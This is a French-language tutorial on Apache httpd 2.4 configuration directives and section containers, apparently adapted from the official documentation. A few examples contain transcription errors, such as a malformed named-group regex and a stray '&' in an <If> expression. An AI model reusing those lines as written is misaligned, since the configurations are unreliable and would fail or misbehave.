ServerAdmin www-admin@foo.example.com
```

car les utilisateurs ne mentionnent pas systématiquement le serveur dont ils parlent !

4.5 ServerSignature

- Syntaxe: `ServerSignature On|Off|EMail`
- Défaut: `ServerSignature off`

La directive `ServerSignature` permet de définir une ligne de pied de page fixe pour les documents générés par le serveur (messages d'erreur, listings de répertoires `ftp` de `mod_proxy`, sorties de `mod_info`, etc...). Dans le cas d'une chaîne de mandataires, l'utilisateur n'a souvent aucun moyen de déterminer lequel des mandataires chaînés a généré un message d'erreur, et c'est une des raisons pour lesquelles on peut être amené à ajouter un tel pied de page.

La valeur par défaut `off` supprime la ligne de pied de page (et est ainsi compatible avec le comportement des versions 1.2 et antérieures d'Apache), la valeur `on` ajoute simplement une ligne contenant le numéro de version du serveur ainsi que le nom du serveur virtuel issu de la directive `ServerName`, alors que la valeur `EMail` ajoute en plus une référence "mailto:" à l'administrateur du document référencé issu la directive `ServerAdmin`.

4.6. ServerTokens

- Syntaxe: `ServerTokens Major|Minor|Min[imal]|Prod[uctOnly]|OS|Full`
- Défaut: `ServerTokens Full`

Cette directive permet de contrôler le contenu de l'en-tête `Server` inclus dans la réponse envoyée au client : cet en-tête peut contenir le type de système d'exploitation du serveur, ainsi que des informations à propos des modules compilés avec le serveur.

- `ServerTokens Full` (ou non spécifié) : Le serveur envoie par exemple : `Server: Apache/2.4.2 (Unix) PHP/4.2.2 MyMod/1.2`

- `ServerTokens Prod[uctOnly]` : Le serveur renvoie (par exemple): `Server: Apache`
- `ServerTokens Major` : Le serveur renvoie (par exemple): `Server: Apache/2`
- `ServerTokens Minor` : Le serveur renvoie (par exemple): `Server: Apache/2.4`
- `ServerTokens Minimal` : Le serveur renvoie (par exemple): `Server: Apache/2.4.2`
- `ServerTokens OS` : Le serveur renvoie (par exemple): `Server: Apache/2.4.2 (Unix)`

Cette définition s'applique à l'ensemble du serveur et ne peut être activée ou désactivée pour tel ou tel serveur virtuel.

4.7 LoadModule

- Syntaxe: `LoadModule module nom-fichier`

La directive `LoadModule` permet de lier le fichier objet ou la bibliothèque nom-fichier avec le serveur, et d'ajouter la structure de module nommée module à la liste des modules actifs. `module` est le nom de la variable externe de type module dans le fichier, et est référencé comme identificateur de module dans la documentation des modules. Exemple :

```
LoadModule status_module modules/mod_status.so
```

charge le module spécifié depuis le sous-répertoire des modules situé à la racine du serveur.

4.8 DocumentRoot

Cette directive permet de définir le répertoire à partir duquel httpd va servir les fichiers. S'il ne correspond pas à un Alias, le chemin de l'URL sera ajouté par le serveur à la racine des documents afin de construire le chemin du document recherché. Exemple :

```
DocumentRoot "/usr/web"
```

un accès à `http://my.example.com/index.html` se réfère alors à `/usr/web/index.html`. Si chemin répertoire n'est pas un chemin absolu, il est considéré comme relatif au chemin défini par la directive `ServerRoot`.

Le répertoire défini par la directive `DocumentRoot` ne doit pas comporter de slash final.

4.9 Error

Si une erreur peut être détectée dans la configuration, souvent un module manquant, cette directive peut être utilisée pour générer un message d'erreur personnalisé, et interrompre la lecture de la configuration.

Par exemple,

```
# vérification du chargement de mod_include
<IfModule !include_module>
    Error "mod_include is required by mod_foo. Load it with LoadModule."
</IfModule>

# vérification de la définition de SSL ou (exclusif) NOSSL
<IfDefine SSL>
<IfDefine NOSSL>
    Error "Both SSL and NOSSL are defined. Define only one of them."
</IfDefine>
</IfDefine>
<IfDefine !SSL>
<IfDefine !NOSSL>
    Error "Either SSL or NOSSL must be defined."
</IfDefine>
</IfDefine>
```

4.10 ErrorLog

La directive `ErrorLog` permet de définir le nom du fichier dans lequel le serveur va journaliser toutes les erreurs qu'il rencontre. Si le chemin fichier n'est pas absolu, il est considéré comme relatif au chemin défini par la directive `ServerRoot`.

```
ErrorLog "/var/log/httpd/error_log"
```

Si le chemin fichier commence par une barre verticale "(|)", il est considéré comme une commande à lancer pour traiter la journalisation de l'erreur.

```
ErrorLog "|/usr/local/bin/httpd_errors"
```

Voir les notes à propos des journaux redirigés pour plus d'informations.

L'utilisation de syslog à la place d'un nom de fichier active la journalisation via syslogd(8) si le système le supporte. Le dispositif syslog par défaut est **local7**, mais vous pouvez le modifier à l'aide de la syntaxe `syslog:facility`, où "facility" peut être remplacé par un des noms habituellement documentés dans la page de man syslog(1). **Le dispositif syslog local7 est global**, et si il est modifié dans un serveur virtuel, le dispositif final spécifié affecte l'ensemble du serveur

```
ErrorLog syslog:user
```

Des modules supplémentaires peuvent fournir leurs propres fournisseurs `ErrorLog`. La syntaxe est similaire à celle de l'exemple syslog ci-dessus.

4.11 ErrorLogFormat

La directive `ErrorLogFormat` permet de spécifier quelles informations supplémentaires vont être enregistrées dans le journal des erreurs en plus du message habituel.

Chaîne de format	Description
<code>%a</code>	Adresse IP et port clients
<code>%E</code>	Etat d'erreur APR/OS et chaîne
<code>%F</code>	Nom du fichier source et numéro de ligne de l'appel du journal
<code>{name}i</code>	En-tête de requête name
<code>%k</code>	Nombre de requêtes persistantes pour cette connexion
<code>%l</code>	Sévérité du message
<code>%L</code>	Identifiant journal de la requête
<code>%m</code>	Nom du module qui effectue la journalisation du message
<code>%M</code>	Le message effectif
<code>%P</code>	Identifiant du processus courant
<code>%T</code>	Identifiant du thread courant
<code>%t</code>	L'heure courante
<code>{u}t</code>	L'heure courante avec les microsecondes
<code>{cu}t</code>	L'heure courante au format compact ISO 8601, avec les microsecondes
<code>%v</code>	Le nom de serveur canonique ServerName du serveur courant.
<code>%V</code>	Le nom de serveur du serveur qui sert la requête en accord avec la définition de la directive UseCanonicalName.
<code>\ (anti-slash espace)</code>	Espace non délimiteur
<code>% (pourcentage espace)</code>	Délimiteur de champ (aucune sortie)

Voir <https://httpd.apache.org/docs/2.4/fr/mod/core.html#errorlogformat> pour la signification des codes.

- Exemple simple

```
ErrorLogFormat "[%t] [%l] [%P] %F: %E: [client %a] %M"
```

- Exemple (format par défaut pour les MPMs threadés)

```
ErrorLogFormat "[%{u}t] [%-m:%l] [%P:%tid %T] %7F: %E: [client\ %a] %M%,\ referer\ %{Referer}i"
```

Cet exemple renverrait un message d'erreur du style :

```
[Thu May 12 08:28:57.652118 2011] [core:error] [pid 8777:tid 4326490112] [client ::1:58619] File does not exist: /usr/loc  
1/apache2/htdocs/favicon.ico
```

Notez que certains champs sont totalement supprimés s'ils n'ont pas été définis.

- Exemple (similaire au format 2.2.x)

```
ErrorLogFormat "[%t] [%l] %F: %E: [client\ %a] %M% ,\ referer\ %{Referer}i"
```

- Exemple avancé avec identifiants journal de requête/connexion

```
ErrorLogFormat "[%{uc}t] [%{-m:-1}] [%L] [%{C}L] %F: %E: %M"
ErrorLogFormat request "[%{uc}t] [%L] Request %k on C:%{c}L pid:%P tid:%T"
ErrorLogFormat request "[%{uc}t] [%L] UA:'%+{User-Agent}i'"
ErrorLogFormat request "[%{uc}t] [%L] Referer:'%+{Referer}i'"
ErrorLogFormat connection "[%{uc}t] [%{c}L] local\ %a remote\ %A"
```

4.12 LogLevel

La directive `LogLevel` permet d'**ajuster la verbosité des messages enregistrés dans les journaux d'erreur** (voir la directive `ErrorLog`). Les niveaux disponibles sont présentés ci-après, par ordre de criticité décroissante :

Niveau	Description	Exemple
<code>emerg</code>	Urgences - le système est inutilisable.	"Child cannot open lock file. Exiting"
<code>alert</code>	Des mesures doivent être prises immédiatement.	"getpwuid: couldn't determine user name from uid"
<code>crit</code>	Conditions critiques.	"socket: Failed to get a socket, exiting child"
<code>error</code>	Erreurs.	"Premature end of script headers"
<code>warn</code>	Avertissements.	"child process 1234 did not exit, sending another SIGHUP"
<code>notice</code>	Evènement important mais normal.	"httpd: caught SIGBUS, attempting to dump core in ..."
<code>info</code>	Informations.	"Server seems busy, (you may need to increase StartServers, or Min/MaxSpareServers)..."
<code>debug</code>	Messages de débogage.	"Opening config file ..."

Lorsqu'un niveau particulier est spécifié, les messages de tous les autres niveaux de criticité supérieure seront aussi enregistrés. Par exemple, si `LogLevel info` est spécifié, les messages de niveaux `notice` et `warn` seront aussi émis.

Il est recommandé d'utiliser un niveau `crit` ou inférieur.

Par exemple :

```
LogLevel notice
```

Spécifier un niveau sans nom de module va attribuer ce niveau à tous les modules. Spécifier un niveau avec nom de module va attribuer ce niveau à ce module seulement.

Il est possible de spécifier un module par le nom de son fichier source ou par son identificateur, avec ou sans le suffixe `_module`. Les trois spécifications suivantes sont donc équivalentes :

```
LogLevel info ssl:warn
LogLevel info mod_ssl.c:warn
LogLevel info ssl_module:warn
```

Il est aussi possible d'attribuer un niveau de journalisation par répertoire :

```
LogLevel info
<Directory "/usr/local/apache/htdocs/app">
  LogLevel debug
</Directory>
```

4.13 ErrorDocument

Apache httpd peut traiter les problèmes et les erreurs de quatre manières :

1. afficher un simple message d'erreur au contenu fixe
2. afficher un message personnalisé
3. rediriger en interne vers un chemin d'URL local pour traiter le problème ou l'erreur
4. rediriger vers une URL externe pour traiter le problème ou l'erreur

La première option constitue le comportement par défaut; pour choisir une des trois autres options, il faut configurer Apache à l'aide de la directive `ErrorDocument`, suivie du code de la réponse HTTP et d'une URL ou d'un message. Apache httpd fournit parfois des informations supplémentaires à propos du problème ou de l'erreur.

A partir de la version 2.4.13, il est possible d'utiliser la syntaxe des expressions dans cette directive afin de générer des chaînes et URLs dynamiques.

Exemples :

```
ErrorDocument 500 http://foo.example.com/cgi-bin/tester
ErrorDocument 404 /cgi-bin/bad_urls.pl
ErrorDocument 401 /subscription_info.html
ErrorDocument 403 "Sorry can't allow you access today"
ErrorDocument 403 Forbidden!
ErrorDocument 403 /cgi-bin/forbidden.pl?referrer=%{escape:{HTTP_REFERER}}
```

4.14 Include et IncludeOptional

- Syntaxe: `Include chemin-fichier|chemin-répertoire|wildcard`
- Syntaxe: `IncludeOptional chemin-fichier|chemin-répertoire|wildcard`

La directive `Include` permet l'inclusion d'autres fichiers de configuration dans un des fichiers de configuration du serveur.

Pour inclure des fichiers qui correspondent à un certain modèle, comme `*.conf` par exemple, nous vous recommandons d'utiliser plutôt la syntaxe avec caractères génériques comme ci-dessous.

La directive `Include` échouera avec un code d'erreur si une expression contenant des caractères génériques ne correspond à aucun fichier. Pour ignorer les expressions contenant des caractères génériques ne correspondant à aucun fichier, utilisez la directive `IncludeOptional`.

Le chemin fichier spécifié peut être soit un chemin absolu, soit un chemin relatif au répertoire défini par la directive `ServerRoot`.

Exemples :

```
Include /usr/local/apache2/conf/ssl.conf
Include /usr/local/apache2/conf/vhosts/*.conf
```

ou encore, avec des chemins relatifs au répertoire défini par la directive `ServerRoot`:

```
Include conf/ssl.conf
Include conf/vhosts/*.conf
```

On peut aussi insérer des caractères génériques dans la partie répertoires du chemin. Dans l'exemple suivant, la directive échouera si aucun sous-répertoire de `conf/vhosts` ne contient au moins un fichier `/*/*.conf`:

```
Include conf/vhosts/*/*.conf
```

Par contre, dans l'exemple suivant, la directive sera simplement ignorée si aucun sous-répertoire de `conf/vhosts` ne contient au moins un fichier `*.conf`:

```
IncludeOptional conf/vhosts/*/*.conf
```

`IncludeOptional` fonctionne de manière identique à la directive `Include`, à l'exception du fait que si l'expression avec caractères génériques `wildcard` ne correspond à aucun fichier ou répertoire, elle sera ignorée silencieusement au lieu de causer une erreur.

4.15 UseCanonicalName et UseCanonicalPhysicalPort

- Syntaxe: `UseCanonicalPhysicalPort On|Off`
- Défaut: `UseCanonicalPhysicalPort Off`

`UseCanonicalName` permet de définir la manière dont le serveur détermine son propre port.

Dans de nombreuses situations, Apache httpd doit construire une URL auto-identifiante -- c'est à dire une URL qui fait référence au serveur lui-même. Avec `useCanonicalName on`, Apache httpd va utiliser le nom d'hôte et le port spécifiés par la directive `ServerName` pour construire le nom canonique du serveur. Ce nom est utilisé dans toutes les URLs auto-identifiantes, et affecté aux variables `SERVER_NAME` et `SERVER_PORT` dans les programmes CGI.

Avec `UseCanonicalName off`, Apache httpd va construire ses URLs auto-identifiantes à l'aide du nom d'hôte et du port fournis par le client, si ce dernier en a fourni un (dans la négative, Apache utilisera le nom canonique, de la même manière que ci-dessus). Ces valeurs sont les mêmes que celles qui sont utilisées pour implémenter les serveurs virtuels à base de nom, et sont disponibles avec les mêmes clients. De même, les variables `CGI SERVER_NAME` et `SERVER_PORT` seront affectées des valeurs fournies par le client.

Cette directive peut s'avérer utile, par exemple, sur un serveur intranet auquel les utilisateurs se connectent en utilisant des noms courts tels que `www`. Si les utilisateurs tapent un nom court suivi d'une URL qui fait référence à un répertoire, comme <http://www/splat>, sans le slash terminal, vous remarquerez qu'Apache httpd va les rediriger vers <http://www.example.com/splat/>. Si vous avez activé l'authentification, ceci va obliger l'utilisateur à s'authentifier deux fois (une première fois pour `www` et une seconde fois pour `www.example.com` -- voir la foire aux questions sur ce sujet pour plus d'informations). Par contre, si `UseCanonicalName` est définie à `Off`, Apache httpd redirigera l'utilisateur vers <http://www/splat/>.

Pour l'hébergement virtuel en masse à base d'adresse IP, on utilise une troisième option, `useCanonicalName dns`, pour supporter les clients anciens qui ne fournissent pas d'en-tête `Host`. Apache httpd effectue alors une recherche DNS inverse sur l'adresse IP du serveur auquel le client s'est connecté afin de construire ses URLs auto-identifiantes.

4.16 TimeOut

- Description: Temps pendant lequel le serveur va attendre certains événements avant de considérer * qu'une requête a échoué
- Syntaxe: `TimeOut` secondes Défaut: `TimeOut 60`

4.17 KeepAlive

- Description: Active les connexions HTTP persistantes
- Syntaxe: `KeepAlive` On|Off
- Défaut: `KeepAlive On`

L'extension Keep-Alive de HTTP/1.0 et l'implémentation des connexions persistantes dans HTTP/1.1 ont rendu possibles des sessions HTTP de longue durée, ce qui permet de transmettre plusieurs requêtes via la même connexion TCP. Dans certains cas, le gain en rapidité pour des documents comportant de nombreuses images peut atteindre 50%. Pour activer les connexions persistantes, définissez `KeepAlive On`.

Lorsqu'un client utilise une connexion persistante, elle comptera pour une seule requête pour la directive `MaxConnectionsPerChild`, quel que soit le nombre de requêtes transmises via cette connexion.

4.18 MaxKeepAliveRequests

- Description: Nombre de requêtes permises pour une connexion persistante
- Syntaxe: `MaxKeepAliveRequests` nombre
- Défaut: `MaxKeepAliveRequests 100`

La directive `MaxKeepAliveRequests` permet de limiter le nombre de requêtes autorisées par connexion lorsque `KeepAlive` est à "on". Si sa valeur est 0, le nombre de requêtes autorisées est illimité. Il est recommandé de définir une valeur assez haute pour des performances du serveur maximales.

Par exemple :

```
MaxKeepAliveRequests 500
```

4.19 KeepAliveTimeout

- Syntaxe: `keepAliveTimeout` nombre[ms]
- Défaut: `KeepAliveTimeout 5`

`KeepAliveTimeout` permet de définir Le nombre de secondes pendant lesquelles Apache httpd va attendre une requête avant de fermer la connexion. Le délai peut être défini en millisecondes en suffixant sa valeur par ms. La valeur du délai spécifiée par la directive `Timeout` s'applique dès qu'une requête a été reçue.

Donner une valeur trop élevée à `KeepAliveTimeout` peut induire des problèmes de performances sur les serveurs fortement chargés. Plus le délai est élevé, plus nombreux seront les processus serveur en attente de requêtes de la part de clients inactifs.

4.20 HostnameLookups

- Syntaxe: `HostnameLookups On|Off|Double`
- Défaut: `HostnameLookups Off`

Cette directive active la recherche DNS afin de pouvoir journaliser les nom d'hôtes (et les passer aux programmes CGI et aux inclusions SSI via la variable `REMOTE_HOST`). La valeur `double` déclenche une double recherche DNS inverse. En d'autres termes, une fois la recherche inverse effectuée, on lance une recherche directe sur le résultat de cette dernière. Au moins une des adresses IP fournies par la recherche directe doit correspondre à l'adresse originale (ce que l'on nomme `PARANOID` dans la terminologie "tcpwrappers").

4.21 AccessFileName

Au cours du traitement d'une requête, le serveur recherche le premier fichier de configuration existant à partir de la liste de noms dans chaque répertoire composant le chemin du document, à partir du moment où les fichiers de configuration distribués sont activés pour ce répertoire.

Par exemple :

```
AccessFileName .acl
```

avant de renvoyer le document `/usr/local/web/index.html`, le serveur va rechercher les fichiers `./.acl`, `/usr/.acl`, `/usr/local/.acl` et `/usr/local/web/.acl` pour y lire d'éventuelles directives, à moins quelles n'aient été désactivées avec

```
<Directory "/">
    AllowOverride None
</Directory>
```

4.22 AllowOverride

- Description: **Types de directives autorisées dans les fichiers .htaccess**
- Syntaxe: `AllowOverride All|None|type directive [type directive] ...`
- Défaut: `AllowOverride None` à partir de la version 2.3.9, `AllowOverride All` pour les versions antérieures
- Contexte: répertoire : sections `<Directory>`

Lorsque le serveur trouve un fichier `.htaccess` (dont le nom est défini par la directive `AccessFileName`), il doit savoir lesquelles des directives placées dans ce fichier sont autorisées à modifier la configuration préexistante.

Valable seulement dans les sections `<directory>`

La directive `AllowOverride` ne peut être utilisée que dans les sections `<Directory>` définies sans expressions rationnelles, et non dans les sections `<Location>`, `<DirectoryMatch>` OU `<Files>`.

Lorsque cette directive et la directive `AllowOverrideList` sont définies à `None`, les fichiers `.htaccess` sont totalement ignorés.

Dans ce cas, le serveur n'essaiera même pas de lire les fichiers `.htaccess` du système de fichiers.

Lorsque cette directive est définie à `All`, toute directive valable dans le Contexte `.htaccess` sera autorisée dans les fichiers `.htaccess`.

Pour des raisons de sécurité et de performance, ne définissez pas `AllowOverride` à autre chose que `None` dans votre bloc `<Directory "/">`. Recherchez plutôt (ou créez) le bloc `<Directory>` qui se réfère au répertoire où vous allez précisément placer un fichier `.htaccess`.

4.23. Options

- Syntaxe: `Options [+|-]option [[+|-]option] ...`
- Défaut: `options FollowSymlinks`
- Contexte: configuration du serveur, serveur virtuel, répertoire, `.htaccess`
- AllowOverride: Options
- Compatibilité: Avec la version 2.3.11, la valeur par défaut passe de `All` à `FollowSymlinks`

La directive `Options` permet de **définir les fonctionnalités de serveur disponibles pour un répertoire particulier**.

`options` peut être défini à `None`, auquel cas aucune fonctionnalité spécifique n'est activée, ou comprendre une ou plusieurs des options suivantes :

- `All` Toutes les options excepté `MultiViews`.
- `ExecCGI` L'exécution de scripts CGI à l'aide du module `mod_cgi` est permise.
- `FollowSymLinks` Le serveur va suivre les liens symboliques dans le répertoire concerné. Il s'agit de la valeur par défaut.
- `Includes` Les inclusions côté serveur (SSI) à l'aide du module `mod_include` sont autorisées.

- `IncludesNOEXEC` Les inclusions côté serveur (SSI) sont permises, mais `#exec cmd` et `#exec cgi` sont désactivés. L'utilisation de `#include virtual` pour les scripts CGI est cependant toujours possible depuis des répertoires définis par `ScriptAlias`.
- `Indexes` Si une URL requise correspond au répertoire concerné, et si aucun `DirectoryIndex` (par exemple `index.html`) n'est défini pour ce répertoire, le module `mod_autoindex` va renvoyer un listing formaté du répertoire.
- `MultiViews` Les vues multiples ("multiviews") à contenu négocié à l'aide du module `mod_negotiation` sont autorisées.
- `SymLinksIfOwnerMatch` Le serveur ne suivra que les liens symboliques qui renvoient vers un fichier ou un répertoire dont le propriétaire est le même que celui du lien.

Mélanger des options avec + ou - avec des options sans + ou - constitue une erreur de syntaxe, et la vérification de la syntaxe au cours du démarrage du serveur fera échouer ce dernier.

Par exemple, sans aucun symbole + et - :

```
<Directory "/web/docs">
    Options Indexes FollowSymLinks
</Directory>

<Directory "/web/docs/spec">
    Options Includes
</Directory>
```

ici, seule l'option `Includes` sera prise en compte pour le répertoire `/web/docs/spec`. Par contre, si la seconde directive `Options` utilise les symboles + et - :

```
<Directory "/web/docs">
    Options Indexes FollowSymLinks
</Directory>

<Directory "/web/docs/spec">
    Options +Includes -Indexes
</Directory>
```

alors, les options `FollowSymLinks` et `Includes` seront prises en compte pour le répertoire `/web/docs/spec`.

5. Directives MPM

https://httpd.apache.org/docs/2.4/fr/mod/mpm_common.html

<https://httpd.apache.org/docs/2.4/fr/mod/prefork.html>

<https://httpd.apache.org/docs/2.4/fr/mod/worker.html>

- 3.1 `PidFile`
- 3.2 Port d'écoute et protocole
- 3.3 `ServerLimit`
- 3.4 `ThreadLimit`
- 3.5 `ThreadsPerChild`
- 3.6 `MaxRequestWorkers` (anciennement `MaxClients`)
- 3.7 `StartServers`
- 3.8 `MaxSpareServers` (MPM Prefork)
- 3.9 `MinSpareServers` (MPM Prefork)
- 3.10 `MaxSpareThreads`
- 3.11 `MinSpareThreads`

6. Sections conteneurs

Source : <https://httpd.apache.org/docs/2.4/fr/sections.html>

Les directives peuvent être appliquées globalement pour le serveur mais aussi pour des ressources plus spécifiques comme :

- des répertoires et des fichiers
- des URI
- à l'intérieur des Hôtes Virtuels

et aussi sous conditions

- 2.1 <Directory>
- 2.2 <DirectoryMatch>
- 2.3 <Files>
- 2.4 <FilesMatch>
- 2.5 <Location>
- 2.6 <LocationMatch>
- 2.7 <VirtualHost>
- 2.8 <If>
- 2.9 <IfDefine>
- 2.10 <IfModule>

6.1. Conditions

La plupart des conteneurs sont évalués pour chaque requête. Les directives qu'ils contiennent s'appliquent seulement aux requêtes qui sont concernées par le conteneur.

En revanche, les conteneurs <IfDefine>, <IfModule>, et sont évalués seulement au démarrage et au redémarrage du serveur. Si leurs conditions sont vérifiées au démarrage, les directives qu'ils contiennent s'appliqueront à toutes les requêtes. Si leurs conditions ne sont pas vérifiées, les directives qu'ils contiennent seront ignorées.

Le conteneur <IfDefine> contient des directives qui ne seront appliquées que si un paramètre approprié a été défini dans la ligne de commande de httpd. Par exemple, avec la configuration suivante, toutes les requêtes seront redirigées vers un autre site si le serveur est démarré en utilisant la ligne de commande : `httpd -DClosedForNow` :

```
<IfDefine ClosedForNow>
    Redirect "/" "http://otherserver.example.com/"
</IfDefine>
```

Le conteneur <IfModule> est similaire; les directives qu'il contient ne s'appliqueront que si un module particulier est disponible au niveau du serveur. Le module doit être soit compilé statiquement dans le serveur, soit dynamiquement et dans ce cas, la ligne `LoadModule` correspondante doit apparaître plus haut dans le fichier de configuration. Ce conteneur ne doit être utilisé que dans le cas où votre fichier de configuration doit fonctionner indépendamment de la présence ou de l'absence de certains modules. Il ne doit pas contenir de directives que vous souhaitez voir s'appliquer systématiquement, car vous pouvez perdre ainsi de précieux messages d'erreur à propos de modules manquants.

Dans l'exemple suivant, la directive `MimeMagicFile` ne s'appliquera que si le module `mod_mime_magic` est disponible.

```
<IfModule mod_mime_magic.c>
    MimeMagicFile "conf/magic"
</IfModule>
```

Le conteneur <IfVersion> est similaire aux conteneurs <IfDefine> et <IfModule>; les directives qu'il contient ne s'appliqueront que si une version particulière du serveur s'exécute. Ce conteneur a été conçu pour une utilisation dans les suites de tests et les grands réseaux qui doivent prendre en compte différentes versions et configurations de httpd.

```
<IfVersion >= 2.4>
    # les directives situées ici ne s'appliquent que si la version
    # est supérieure ou égale à 2.4.0.
</IfVersion>
```

<IfDefine>, <IfModule>, et <IfVersion> peuvent inverser leur test conditionnel en le faisant précédé d'un " ! ". De plus, ces sections peuvent être imbriquées afin de définir des restrictions plus complexes.

6.2. Système de fichiers, arborescence du site web et expressions booléennes

Les conteneurs de sections de configuration les plus couramment utilisés sont ceux qui modifient la configuration de points particuliers du système de fichiers ou de l'arborescence du site web. Tout d'abord, il est important de comprendre la différence entre les deux.

Le système de fichiers est une vue de vos disques tels qu'ils sont perçus par votre système d'exploitation. Par exemple, avec une installation par défaut, Apache httpd est situé dans `/usr/local/apache2` pour le système de fichiers UNIX, ou "`c:/Program Files/Apache Group/Apache2`" pour le système de fichiers Windows. (Notez que des slashes directs doivent toujours être utilisés comme séparateur de chemin dans les fichiers de configuration d'Apache httpd, même sous Windows.)

Quant à l'arborescence du site web, il s'agit d'une vue de votre site tel que présenté par le serveur web et perçue par le client. Ainsi le chemin `/dir/` dans l'arborescence du site web correspond au chemin `/usr/local/apache2/htdocs/dir/` dans le système de fichiers pour une installation d'Apache httpd par défaut sous UNIX. En outre, l'arborescence du site web n'a pas besoin de correspondre en permanence au système de fichiers, car les pages web peuvent être générées dynamiquement à partir de bases de données ou d'autres emplacements.

6.3. Conteneurs de système de fichiers

Les conteneurs `<Directory>` et `<Files>`, ainsi que leurs équivalents acceptant les expressions rationnelles, appliquent des directives à certaines parties du système de fichiers. Les directives contenues dans une section `<Directory>` s'appliquent au répertoire précisé, ainsi qu'à tous ses sous-répertoires et aux fichiers que ces derniers contiennent. Le même effet peut être obtenu en utilisant les fichiers `.htaccess`.

Par exemple, avec la configuration suivante, l'indexation sera activée pour le répertoire `/var/web/dir1` et tous ses sous-répertoires.

```
<Directory "/var/web/dir1">
    Options +Indexes
</Directory>
```

Les directives contenues dans une section `<Files>` s'appliquent à tout fichier avec le nom spécifié, quel que soit le répertoire dans lequel il se trouve.

Ainsi par exemple, les directives de configuration suivantes, si elles sont placées dans la section principale du fichier de configuration, vont interdire l'accès à tout fichier nommé `private.html` quel que soit l'endroit où il se trouve.

```
<Files "private.html">
    Require all denied
</Files>
```

Pour faire référence à des fichiers qui se trouvent en des points particuliers du système de fichiers, les sections `<Files>` et `<Directory>` peuvent être combinées.

Par exemple, la configuration suivante va interdire l'accès à `/var/web/dir1/private.html`, `/var/web/dir1/subdir2/private.html`, `/var/web/dir1/subdir3/private.html`, ainsi que toute instance de `private.html` qui se trouve dans l'arborescence `/var/web/dir1/`.

```
<Directory "/var/web/dir1">
    <Files "private.html">
        Require all denied
    </Files>
</Directory>
```

6.4. Conteneurs de l'arborescence du site web

Le conteneur `<Location>` et son équivalent acceptant les expressions rationnelles, modifient quant à eux la configuration de parties de l'arborescence du site web. Par exemple, la configuration suivante interdit l'accès à toute URL dont la partie chemin commence par `/private`. En particulier, l'interdiction s'appliquera aux requêtes pour : `http://yoursite.example.com/private`, `http://yoursite.example.com/private123`, et `http://yoursite.example.com/private/dir/file.html` ainsi qu'à toute requête commençant par la chaîne de caractères `/private`.

```
<LocationMatch "^/private">
    Require all denied
</LocationMatch>
```

Le conteneur `<Location>` n'a pas besoin de faire référence à un élément du système de fichiers. Par exemple, l'exemple suivant montre comment faire référence à une URL particulière vers un gestionnaire interne du serveur HTTP Apache fourni par le module `mod_status`. Il n'est pas nécessaire de trouver un fichier nommé `server-status` dans le système de fichiers.

```
<Location "/server-status">
    SetHandler server-status
</Location>
```

6.5. Espace web imbriqué

Pour contrôler deux URLs imbriquées, on doit tenir compte de l'ordre dans lequel certaines sections ou directives sont évaluées. Pour `<Location>`, on doit avoir :

```
<Location "/foo">
</Location>
<Location "/foo/bar">
</Location>
```

Les directives `<Alias>`, quant à elles, sont évaluées vice-versa :

```
Alias "/foo/bar" "/srv/www/uncommon/bar"
Alias "/foo" "/srv/www/common/foo"
```

Ceci est aussi vrai pour les directives `ProxyPass` :

```
ProxyPass "/special-area" "http://special.example.com" smax=5 max=10
ProxyPass "/" "balancer://mycluster/" stickysession=JSESSIONID|jsessionid nofailover=On
```

6.6. Caractères de remplacement et expressions rationnelles

Les conteneurs `<Directory>`, `<Files>`, et `<Location>` peuvent utiliser des caractères de remplacement de style shell comme dans la fonction fnmatch de la bibliothèque C standard. Le caractère "*" correspond à toute séquence de caractères, "?" à un caractère seul, et "[seq]" à tout caractère contenu dans seq. Le caractère "/" ne peut pas faire l'objet d'un remplacement; il doit être spécifié explicitement.

Si une définition des critères de correspondance encore plus souple est nécessaire, chaque conteneur possède son équivalent acceptant les expressions rationnelles : `<DirectoryMatch>`, `<FileMatch>`, et `<LocationMatch>` acceptent les expressions rationnelles compatibles Perl pour définir les critères de correspondance. Mais voyez plus loin la section à propos de la combinaison des sections de configuration pour comprendre comment l'utilisation de conteneurs avec des expressions rationnelles va modifier la manière dont les directives sont appliquées.

Un conteneur qui modifie la configuration de tous les répertoires utilisateurs à l'aide de caractères de remplacement mais sans utiliser les expressions rationnelles pourrait ressembler à ceci :

```
<Directory "/home/*/public_html">
    Options Indexes
</Directory>
```

Avec les conteneurs utilisant les expressions rationnelles, on peut interdire l'accès à de nombreux types de fichiers d'images simultanément :

```
<FileMatch "\.(?i:gif|jpe?g|png)$">
    Require all denied
</FileMatch>
```

Les expressions rationnelles contenant des groupes nommés et des références arrières sont ajoutées à l'environnement avec leur nom en majuscules. Ceci permet de référencer des éléments de chemins de fichiers et d'URLs depuis une expression et au sein de modules comme `mod_rewrite`.

```
<DirectoryMatch "^/var/www/combined/(?:SITENAME>[^/]+)">
    require ldap-group "cn=%{env:MATCH_SITENAME},ou=combined,o=Example"
</DirectoryMatch>
```

6.7. Expressions booléennes

La directive `<If>` permet de modifier la configuration en fonction d'une condition qui peut être définie sous la forme d'une expression booléenne. Dans l'exemple suivant, l'accès est interdit si l'en-tête HTTP `Referer` ne commence pas par "`http://www.example.com/`".

```
<If "&!( %{HTTP_REFERER} -strmatch 'http://www.example.com/*')">
    Require all denied
</If>
```

6.8. Que faut-il utiliser et quand ?

Choisir entre des conteneurs de système de fichiers et des conteneurs d'arborescence du site web est vraiment très simple.

Pour appliquer des directives à des objets qui résident dans le système de fichiers, utilisez toujours un conteneur `<Directory>` ou `<Files>`.

Pour appliquer des directives à des objets qui ne résident pas dans le système de fichiers (comme une page web générée par une base de données), utilisez un conteneur `<Location>`.

Il ne faut jamais utiliser un conteneur `<Location>` pour restreindre l'accès à des objets du système de fichiers, car plusieurs localisations de l'arborescence du site web (URLs) peuvent correspondre à la même localisation du système de fichier, ce qui peut permettre de contourner vos restrictions.

Par exemple, imaginez la configuration suivante :

```
<Location "/dir/">
    Require all denied
</Location>
```

Elle fonctionne correctement si la requête appelle `http://yoursite.example.com/dir/`. Mais que va-t-il se passer si votre système de fichiers est insensible à la casse ?

Votre restriction va pouvoir être tout simplement contournée en envoyant une requête sur `http://yoursite.example.com/DIR/`.

Le conteneur `<Directory>`, quant à lui, s'appliquera à tout contenu servi à partir de cette localisation, sans tenir compte de la manière dont il est appelé. (Les liens du système de fichiers constituent une exception. Le même répertoire peut être placé dans plusieurs parties du système de fichiers en utilisant des liens symboliques. Le conteneur `<Directory>` va suivre le lien symbolique sans modifier le nom du chemin. Par conséquent, pour plus de sécurité, les liens symboliques doivent être désactivés à l'aide de la directive `Options` appropriée.)

